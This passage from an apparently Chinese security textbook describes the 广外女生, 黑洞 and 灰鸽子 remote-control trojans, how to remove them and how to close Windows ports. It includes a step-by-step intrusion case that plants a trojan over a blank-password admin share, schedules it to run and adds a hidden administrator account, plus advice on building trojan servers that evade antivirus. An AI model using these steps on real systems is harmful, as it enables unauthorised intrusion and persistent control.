简单防治的方法:开始→设置→控制面板→添加删除程序→windows安装程序→把附件里的windows scripting host去掉,然后打开Internet Explorer浏览器,单击“工具”→“Internet选项”→“安全”→“自定义级别”,把里面的脚本的3个选项全部禁用,然后把“在中加载程序和文件”禁用。


当然这只是简单的防治方法,不过可能影响一些网页的动态java效果,这样还可以预防一些恶意的网页炸弹和病毒。如果条件允许的话可以加装防火墙,再到微软的网站打些补丁,还有尽量少在一些小网站下载一些程序等。

2. 广外女生

广外女生是广东外语外贸大学“广外女生”网络小组的作品,破坏性很大,可以远程上传、下载、删除文件、修改注册表等。其可怕之处在于服务端被执行后,会自动检查进程中是否含有“金山毒霸”、“iparmor”、“tcmmonitor”、“实时监控”、“天网”、“kill”等字样,如果发现就将该进程终止,也就是说使防火墙和杀毒软件完全失去作用。

作为一个远程控制软件它可以运行于WIN98, WINME, WINNT, WIN2000/XP。它的基本功能有:文件管理方面上传,下载,删除,改名,设置属性,建立文件夹和运行指定文件等功能;注册表操作方面,全面模拟WINDOWS的注册表编辑器,让远程注册表编辑工作有如在本机

上操作一样方便;屏幕控制方面,可以自定义图片的质量来减少传输的时间,在局域网或高网速的地方还可以全屏操作对方的鼠标及键盘,就像操纵自己的计算机一样;远程任务管理方面,可以直观地浏览对方窗体,随意杀掉对方窗体或其中的控件;其他功能还有邮件IP通知等。




该木马程序运行后,将会在系统的System目录下生成一份自己的拷贝,名称为Diagcfg.exe,并关联EXE文件的打开方式,如果贸然删掉了该文件,将会导致系统所有EXE文件无法打开的问题。

(1) “广外女生”软件简介

广外的图标及大小:客户端为282K、服务端为111K(相对小巧,作用是为了方便上传及捆绑)。广外默认使用的端口是6267,这一点在一般说明中没有介绍,且许多的网站也没有提及。广外女生图标。



广外的界面非常干净,冰河所有的功能它基本都有。



“广外女生”还自带了卸载功能。



(2) 具体手工清除方法如下:

- Step 1** 由于该木马程序运行时无法删除该文件, 因此启动到纯DOS模式下, 找到System目录下的Diagcfg.exe, 删除它;
- Step 2** 由于Diagcfg.exe文件已经被删除了, 因此在Windows环境下任何EXE文件都无法运行。找到Windows目录中的注册表编辑器“Regedit.exe”, 将它改名为“Regedit.com”;
- Step 3** 找到HKEY_CLASSES_ROOT\exefile\shell\open\command, 将其默认键值改成“%1 %*”;
- Step 4** 找到HKEY_CLASSES_ROOT\exefile\shell\open\command, 将其默认键值改成“%1 %*”;
- Step 5** 找到注册表项: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current-Version\ RunServices, 删除其中名称为“Diagnostic Configuration”的键值;
- Step 6** 关掉注册表编辑器, 回到Windows目录, 将“Regedit.com”改回“Regedit.exe”。


3. 黑洞

黑洞是一个国产远程监控软件, 主要用于个人管理和监控自己的电脑, 或用于企业管理人员监控员工电脑。黑洞程序也可以被黑客利用成为木马工具, 其可怕之处在于它有强大的杀进程功能。也就是说控制端可以随意终止被控端的某个进程, 如果这个进程是诺顿之类的防火墙, 黑洞可以使得防火墙的保护功能全无, 黑客可以由此而长驱直入, 在系统中肆意纵横。

目前使用的黑洞版本是2007V1.6版, 运行黑

洞2007客户端程序, 首次运行将出现是“系统设置”窗口, 包括“监听端口”、“连接密码”、“远程屏幕选项”和“超时设置”。

“监听端口”是指客户端等该服务端连接的TCP端口。注意监听端口不能使用系统已经使用的端口, 否则会绑定失败, 可单击“测试”按钮查看端口是否可用。我们选择8000端口, 测试结果8000端口可以使用。




“连接密码”由用户自己指定; “远程屏幕选项”设置屏幕显示的颜色格式, 有65536色、256色和16色, 默认为256色; “超时限制”指定连接超时的毫秒数(0表示永远等待), 当超过指定时间后服务端还没有反应, 则自动取消此次传输, 客户端用户应根据实际的网络传输速度进行设置。设置完成后单击“确定”按钮。




【案例5-7】创建“黑洞”服务器端安装程序



- Step 1 单击“文件”→“创建EXE安装版本服务端程序”，打开“创建安装程序”对话框。
- Step 2 在“安装选项”中设置服务器程序的安装信息，如程序名、服务名等。



- Step 3 在“控制选项”中设置允许黑洞客户端进行的控制操作，在该选项卡中，可以设置允许屏幕控制、文件管理、注册表、允许Telnet、允许系统控制等操作；并且还可以通过设置“使用自定义控制密码”，来设置控制密码，设置好后，单击“生成”按钮即可。



- Step 4 在“连接选项”中设置客户端信息及连接密码等信息。
- Step 5 单击“生成”按钮，保存设置。黑洞允许用户自定义生成的服务端程序文件名，由于文件名不规范，杀毒软件查找起来就更麻烦一些。当目标机器运行了生成的服务端木马程序后，便可以通过黑洞2007来控制对方了。

【案例5-8】使用黑洞2007的Telnet功能

该功能类似于Windows系统的字符终端，能够直接通过命令行方式控制对方机器。

选择主界面中的在线主机，单击命令按钮区的“Telnet”按钮，即可在打开的“字符终端”窗口中输入控制命令，作为实例，在“字符终端”窗口中输入ipconfig命令，执行结果如下图所示。



- (1)手工清除“黑洞”木马
- ①更改注册表：

将HKEY_CLASSES_ROOT\txtfile\shell
 \open\command下的默认键值由S_
SERVER.EXE %1更改为
C:\WINDOWS\notepad.exe %1;

- Step 1 将HKEY_LOCAL_MACHINE\Software\CLASSES\txtfile\shell\open\command下的默认键值由 S_SERVER.EXE %1更改为 C:\WINDOWS\notepad.exe %1;
- Step 2 将HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\下的串值windows删除;
- Step 3 将HKEY_CLASSES_ROOT和HKEY_LOCAL_MACHINE\Software\CLASSES下的Winvxd主键删除。

其实只要做完前三步就算成功的清除了黑洞,但完美的做法是将Winvxd也删除,这样做可以减少注册表体积。

②删除文件

到C:\WINDOWS\SYSTEM目录下,删除windows.exe和S_Server.exe这两个木马文件。要注意的是如果已经中了黑洞,那么windows.exe在windows环境下是无法直接删除的,这时我们可以在DOS方式下将它删除,或者用前面介绍的Windows优化大师的“进程管理”功能终止windows.exe这个进程,然后将将删除。

(2)使用软件清除“黑洞”木马

这里推荐用木马克星。如果已经中了黑洞2007,运行木马克星,它会提示发现了黑洞2007。并将C:\WINDOWS\SYSTEM下的windows.exe改名为windows.exe_iparmor,同时将windows.exe这个进程关闭,重新启动机子,就将黑洞2007清除了,文件关联功能也恢复了正常。但改名后的windows.exe_iparmor和S_Server.exe仍然在C:\WINDOWS\SYSTEM下,为了安全起见,将它们都删除吧。由于木马克星没能将Winvxd主键删除,因此我们还要自己动手将其删除,采用方法一中的步骤4即可。

4. 灰鸽子

灰鸽子是国内一款著名后门。比起前辈冰河、黑洞来,灰鸽子可以说是国内后门的集大成

者。其丰富而强大的功能、灵活多变的操作、良好的隐藏性使其他后门都相形见绌。客户端简易便捷的操作使刚入门的初学者都能充当黑客。当使用在合法情况下时,灰鸽子是一款优秀的远程控制软件。但如果拿它做一些非法的事,灰鸽子就成了很强大的黑客工具。这就好比火药,用在不同的场合,给人类带来不同的影响。对灰鸽子完整的介绍也许只有灰鸽子作者本人能够说清楚,在此只能进行简要介绍。

灰鸽子客户端和服务端都是采用Delphi编写。黑客利用客户端程序配置出服务端程序。可配置的信息主要包括上线类型(如等待连接还是主动连接)、主动连接时使用的公网IP(域名)、连接密码、使用的端口、启动项名称、服务名称,进程隐藏方式,使用的壳,代理,图标等等。

服务端对客户端连接方式有多种,使得处于各种网络环境的用户都可能中毒,包括局域网用户(通过代理上网)、公网用户和ADSL拨号用户等。

(1)下面介绍服务端

配置出来的服务端文件文件名为G_Server.exe(这是默认的,当然也可以改变)。然后黑客利用一切办法诱骗用户运行G_Server.exe程序。具体采用什么办法,读者可以充分发挥想象力,这里就不赘述。

G_Server.exe运行后将自己拷贝到Windows目录下(98/xp下为系统盘的windows目录,2k/NT下为系统盘的Winnt目录),然后再从体内释放G_Server.dll和G_Server_Hook.dll到windows目录下。G_Server.exe、G_Server.dll和G_Server_Hook.dll三个文件相互配合组成了灰鸽子服务端, G_Server_Hook.dll负责隐藏灰鸽子。通过截获进程的API调用隐藏灰鸽子的文件、服务的注册表项,甚至是进程中的模块名。截获的函数主要是用来遍历文件、遍历注册表项和遍历进程模块的一些函数。所以,有些时候用户感觉种了毒,但仔细检查却又发现不了什么异常。有些灰鸽子会多释出一个名为G_ServerKey.dll的文件用来记录键盘操作。注意,G_Server.exe这个名称并不固定,它是可以定制的,比如当定制服务端文件名为A.exe时,生成的文件就是A.exe、A.dll和A_Hook.dll。

Windows目录下的G_Server.exe文件将自己注册成服务(9X系统写注册表启动项),每次开机都能自动运行,运行后启动G_Server.dll和G_Server_Hook.dll并自动退出。G_Server.dll文件实现后门功能,与控制端客户端进行通信;G_Server_Hook.dll则通过拦截API调用来隐藏病毒。因此,中毒后,看不到病毒文件,也看不到病毒注册的服务项。随着灰鸽子服务端文件的设置不同,G_Server_Hook.dll有时候附在Explorer.exe的进程空间中,有时候则是附在所有进程中。

灰鸽子的作者对于如何逃过杀毒软件的查杀花了很大力气。由于一些API函数被截获,正常模式下难以遍历到灰鸽子的文件和模块,造成查杀上的困难。要卸载灰鸽子动态库而且保证系统进程不崩溃也很麻烦,因此造成了近期灰鸽子在互联网上泛滥的局面。

目前网络上可以下载到此灰鸽子木马软件



(2) 其功能与特点

①对远程计算机文件管理:模仿Windows 资源管理器,可以对文件进行复制、粘贴、删除,重命名、远程运行等,可以上传下载文件或文件夹,操作简单易用;

②远程控制命令:查看远程系统信息、剪切板查看、进程管理、窗口管理、服务管理、共享管理、代理服务、MS-Dos模拟;

③捕获屏幕:实时屏幕控制,使用屏幕驱动捕获屏幕,使屏幕控制达到实时传输;

④多窗口操作,可以对一台电脑同时进行多操作及对多台电脑同时进行多操作;

⑤两种远程控制形式:客户端主动连接控制

型和服务端自动上线连接型;

⑥服务端权限设置:可以按需要设置服务端所开放的权限;

⑦客户端加壳后十分小巧,方便使用;


⑧软件小巧,无需安装,并进行了美化;

⑨软件不会被查杀。

【案例5-9】利用灰鸽子通过3389端口的入侵


3389端口是Windows 2000/Xp/2003 远程桌面的服务端。通过3389端口入侵远程计算机,可以像操作本地计算机一样来控制远程计算机。这里重点介绍Windows XP的Terminal Services服务。该服务使用的端口是TCP 3389端口。

在入侵前,可以选用一些常见的扫描工具,利用扫描工具来找一些肉鸡。这里,使用的工具为灰鸽子和3389端口开启软件。




Step 1 利用流光或SuperScan, 扫描肉鸡, 看是否在弱口令等。这里就不叙述了, 可以参本书前面的章节。例如, 在局域网内, 扫到192.168.0.102的Administrator用户密码为空。

Step 2 使用Net use 命令连接到目标主机。输入net use \\192.168.0.102 "" /user:"administrator", 这个命令的作用就表示用administrator这个用户登录到192.168.0.102这台机。如果密码正确, 会提示“命令成功完成”信息。




第5章 基于木马的入侵与防范

Step 3 连接目标主机成功后，可以查看一下目标主机的时间，方便后面挂木马。输入：Net time \\192.168.0.102，命令完成后，会返回目标主机当前的系统时间。




Step 4 上传木马到目标主机，如图所示，输入：copy server.exe \\192.168.0.102\Admin\$，如果上传成功，会提示“已复制1个文件”信息。



Step 5 执行上传的木马

Step 5 执行上传的木马，利用：at \\192.168.0.102 15:15 server.exe 命令，表示在15:15这个时间会执行server.exe这个程序。



Step 6 打开客户端进行连接

Step 6 当木马在目标主机执行后，就可以打开灰鸽子客户端程序来连接，单击“添加主机”按钮，输入目标主机的IP及端口，然后提示“连接成功”信息。



Step 7 上传3389端口开启工具。选中目标主机的C盘，右击鼠标，在弹出的快捷菜单中选择“上传文件或文件夹”命令，弹出“上传文件”对话框，选择要上传的3389工具。



Step 8 单击主界面上的“Telnet”按钮，弹出窗口，这表示用Telnet连接到目标主机。



Step 9 开启3389端口。运行3389程序，输入：3389 -o 3389，并且它可以检测出目标主机的系统类型。



Step 10 Step 10 添加一个用户，并且把它提升为管理员组，这样就可以远程用这个账号登录，并且拥有管理员权限。输入：net user darcy\$ 123456 /add, net localgroup administrators darcy\$ /add，这两个命令的作用就是在目标主机上新建一个用户名为darcy\$，密码为123456。



Step 11 Tasklist/SVC >>c:\test.txt，这个命令是说明在C盘下生成test.txt文件。接下来查看当前主机正在运行的进程及服务名称。

教你一招



谈到“Tasklist”命令，就不得不提到它的孪生兄弟“Taskkill”命令，顾名思义，它是用来关掉进程的。



Step 12 执行工具包中的1.bat批处理文件，把终端服务重新启动，因为XP默认只能一个用户登录，把终端服务文件替换后，就可以双用户同时登录XP系统。



Step 13 利用远程桌面连接目标主机

Step 13 利用XP自带的“远程桌面连接”程序，连接目标主机。

这样，你就取得了这台机子的绝对权限，就可以像操作本地计算机一样来操作目标主机。

手工清除灰鸽子并不难，重要的是必须懂得它的运行原理。

(1) 灰鸽子的手工检测

由于灰鸽子拦截了API调用，在正常模式下服务端程序文件和它注册的服务项均被隐藏，也就是说你即使设置了“显示所有隐藏文件”也看不到它们。此外，灰鸽子服务端的文件名也是可以自定义的，这都给手工检测带来了一定的困难。

但是,通过仔细观察发现,对于灰鸽子的检测仍然是有规律可循的。从上面的运行原理分析可以看出,无论自定义的服务器端文件名是什么,一般都会在操作系统的安装目录下生成一个以“_hook.dll”结尾的文件。通过这一点,可以较为准确手工检测出灰鸽子服务端。

由于正常模式下灰鸽子会隐藏自身,因此检测灰鸽子的操作一定要在安全模式下进行。进入安全模式的方法是:启动计算机,在系统进入Windows启动画面前,按下F8键(或者在启动计算机时按住Ctrl键不放),在出现的启动选项菜单中,选择“Safe Mode”或“安全模式”。

- | | |
|--------|--|
| Step 1 | 由于灰鸽子的文件本身具有隐藏属性,因此要设置Windows显示所有文件。打开“我的电脑”,选择菜单“工具”→“文件夹选项”,单击“查看”,取消“隐藏受保护的操作系统文件”前的对勾,并在“隐藏文件和文件夹”项中选择“显示所有文件和文件夹”,然后单击“确定”。 |
| Step 2 | 打开Windows的“搜索文件”,文件名称输入“_hook.dll”,搜索位置选择Windows的安装目录。 |
| Step 3 | 经过搜索,在Windows目录(不包含子目录)下发现了一个名为Game_Hook.dll的文件。 |
| Step 4 | 根据灰鸽子原理分析知道,如果Game_Hook.DLL是灰鸽子的文件,则在操作系统安装目录下还会有Game.exe和Game.dll文件。打开Windows目录,果然有这两个文件,同时还有一个用于记录键盘操作的GameKey.dll文件。 |

经过这几步操作基本就可以确定这些文件是灰鸽子服务端了,下面就可以进行手动清除。

(2) 灰鸽子的手工清除

经过上面的分析,清除灰鸽子就很容易了。清除灰鸽子仍然要在安全模式下操作,主要从两方面进行:清除灰鸽子的服务,和删除灰鸽子程序文件。

① 清除灰鸽子的服务(2000/XP系统):

- | | |
|--------|---|
| Step 1 | 打开注册表编辑器(单击“开始”→“运行”,输入“Regedit.exe”,确定。),打开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services注册表项。 |
| Step 2 | 单击菜单“编辑”→“查找”,“查找目标”输入“game.exe”,单击确定,就可以找到灰鸽子的服务项(此例为Game_Server)。 |
| Step 3 | 删除整个Game_Server项。 |

② 删除灰鸽子程序文件

删除灰鸽子程序文件非常简单,只需要在安全模式下删除Windows目录下的Game.exe、Game.dll、Game_Hook.dll以及Gamekey.dll文件,然后重新启动计算机。至此,灰鸽子VIP 2005 服务端已经被清除干净。

(3) 灰鸽子病毒的防范

① 给系统安装补丁程序。通过Windows Update安装好系统补丁程序(关键更新、安全更新和Service pack),其中MS04-011、MS04-012、MS04-013、MS03-001、MS03-007、MS03-049、MS04-032等都被病毒广泛利用,是非常必要的补丁程序;

② 给系统管理员账户设置足够复杂足够强壮的密码,最好能是10位以上,字母+数字+其它符号的组合;也可以禁用/删除一些不使用的账户;

③ 经常更新杀毒软件(病毒库),设置允许的可设置为每天定时自动更新。安装并合理使用网络防火墙软件,网络防火墙在防病毒过程中也可以起到至关重要的作用,能有效地阻挡自来网络的攻击和病毒的入侵。部分盗版Windows用户不能正常安装补丁,这点也比较无奈,这部分用户不妨通过使用网络防火墙来进行一定防护;

④ 关闭一些不需要的服务,条件允许的可关闭没有必要的共享,也包括C\$、D\$等管理共享。完全单机的用户可直接关闭Server服务。

5.5 本章习题

一、选择题

1. 木马的总类有()
 - A. 破坏型
 - B. 远程访问型
 - C. DoS攻击木马
 - D. FTP木马
 - E. 反弹端口型木马
2. 不是木马的植入的方式有()
 - A. 利用共享和Autorun文件
 - B. 利用错误的MIME头漏洞
 - C. 通过Script、ActiveX及ASP、CGI交互脚本的方式植入
 - D. 通过木马伪装

二、填空题

1. 特洛伊木马(以下简称木马),英文叫做“Trojan house”,其名称取自希腊神话的特洛伊木马记。它是指通过来_____控制另一台计算机。木马通常有两个可执行程序:一个是客户端,即_____,另一个是服务端,即_____。

2. 木马的连接必需满足两个条件:一是_____;二是_____。这两个条件缺一不可,在这个基础上控制端就可以通过木马端口与服务器端建立连接了

三、问答题

1. 木马启动的原理是什么?
2. 木马为什么需要进行伪装?

第 6 章

木马的清除与防范

重点讲解

- 查看本机端口
- 木马的预防
- 木马的清除

正如上一章所讲述的那样,木马的危害极大,那么如何保护我们的电脑不受木马侵害呢?感染了木马之后又该采取怎样的补救措施呢?本章就将对如何防范和清除木马做详细的介绍。

本章导读

6.1 预防木马的一般方法

木马的危害极大,那么要如何预防木马呢?通过前面对多种木马的介绍,大家不难看出,木马要发挥作用,必须先将木马服务器程序植入到目标计算机中,然后打开一个监听端口与控制端建立连接。

因此,预防木马最好的办法是正配置系统,科学管理计算机各个端口,关闭无用端口,不运行来历不明的程序,从根本上杜绝木马程序的侵入。下面来看几种常见的木马的预防方法。

6.1.1 关闭不需要的端口

分析端口的目的就是要保证上网安全,根据以上的思路可以从以下几个方面来防范。


对一般上网用户来说只要能访问Internet就行了,并不需要别人来访问你,也就是说没有必要要开放服务端口,在WIN 98可以做到不开放任何服务端口上网,但在Win XP、Win 2000、Win 2003下不行,但可以关闭不必要的端口。

1. 关闭135端口

135端口在Windows默认的五個典型开放端口中,用途最为复杂,也最容易引起自外部攻击。该端口对应的RPC服务是 Windows操作系统使用


的一个远程过程调用协议。RPC提供了一种进程间的通信机制,通过这一机制,允许在某台计算机上运行的程序顺畅地在远程系统上执行代码。攻击者能利用该漏洞在受影响的系统上以本地系统权限运行代码,执行任何操作,包括安装程序,查看、更改或者删除数据,或者建立系统管理员权限的账户。避免这种危险的最好办法是关闭RPC服务。

【案例6-1】关闭135端口



Step 1 打开服务窗口

Step 1 单击“开始”→“控制面板”,在“控制面板”的“管理工具”中选择“服务”,打开“服务”窗口。



Step 2 禁用 RPC 服务

Step 2 在“服务”窗口中打开“Remote Procedure Call属性”对话框，在属性对话框中可以看到，这时的服务状态为“已启动”。单击“服务状态”下面的“停止”按钮禁用该服务。然后单击“确定”保存设置后重新启动电脑，RPC就不再运行。

教你一招



也可以打开注册表编辑器，将“HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\RpcSs”的“Start”值由 0×04 变成 0×02 后，重新启动机器即生效。

上述的方法关闭135端口具备很大的局限性。因为一旦停止了RPC服务，服务器中的许多功能都有可能失效。例如数据库查询功能、Outlook功能、远程拨号功能等，都不能正常工作了。因此这种关闭方法只能适合在简单的Web服务器或DNS服务器中使用。

【案例6-2】关闭B5端口


禁止使用系统中的DCOM来关闭135端口。考虑到只有采用DCOM开发技术设计出来的应用程序，才会调用RPC服务，因此只要禁止使用系统中的DCOM，同样也会达到禁用RPC服务的目的。

要禁用DCOM设置的功能，可以采用下面步骤来完成：




Step 1 在“运行”对话框中输入 dcomcnfg.exe命令

Step 1 依次单击执行“开始”→“运行”命令，打开“运行”对话框，输入“dcomcnfg.exe”命令。



Step 2 展开“我的电脑”并单击“属性”菜单项



Step 3 禁用分布式COM

- Step 2 单击“确定”按钮，打开“组建服务”对话框。展开“组建服务器”→“计算机”→“我的电脑”菜单，并选择“我的电脑”。然后单击菜单栏“操作”→“属性”命令。
- Step 3 弹出“我的电脑 属性”对话框，切换到“默认属性”选项卡下，取消选中“在这台计算机上启用分布式COM”选项，最后单击“确定”按钮，退出设置窗口。

这样一来，任何黑客或非法入侵者都不能对计算机中的DCOM应用程序进行远程操作，至此你也就实现了间接关闭135端口的目的。

2.关闭137和138端口

连入局域网的主机，只需向对方Windows的137端口发送一个询问连接状态的信息包，就可以得到该机的计算机名和注册用户名，该机是否为主域控制器和主浏览器、是否作为文件服务器使用、IIS和Samba是否正在运行以及Lotus Notes是否正在运行等信息。不只是局域网内部，连接因特网的电脑也是如此。只要知道对方的IP地址，就可以向这台电脑的137端口发送一个请求，获得诸多信息。

137端口为什么会各种信息包泄漏到网络上呢？这是因为，在Windows网络通信协议“NetBIOS over TCP/IP(NBT)”的计算机名管理功能中使用的是137端口。随意地泄漏自己的信息，就好像是很友好地告诉攻击者应该如何来攻击自己的电脑。使恶意攻击者根本不必特意地通过端口扫描来寻找，就可以下手入侵。比如，如果知道IIS服务正在运行，就可以轻松地了解这台电脑上已经起动的服务。这对入侵者来说，恶意攻击简直太方便了。

138端口提供NetBIOS的浏览功能。在该功能中，被称为主浏览器的电脑管理着连接于网络中的电脑一览表的浏览列表。该功能使用的是与137端口计算机名管理不同的运行机制，主要用来显示连接于网络中的电脑一览表。

每台电脑在起动时或连接网络时都会利用138端口广播自己的NetBIOS名，将自己的电脑

信息发送给同组中的所有电脑。收到NetBIOS名的主浏览器会将这台电脑追加到浏览列表中。需要显示一览表时就广播一览表显示请求，收到请求的主浏览器会发送浏览列表。关闭电脑时，机器会通知主浏览器，以便让主浏览器将自己的NetBIOS名从列表中删除掉。尽管138端口的信息量没有137端口那么多，但也存在不容忽视的安全隐患。

137和138端口关闭的方式非常简单，主要把NetBIOS协议关闭即可。


【案例6-3】禁用137/138端口

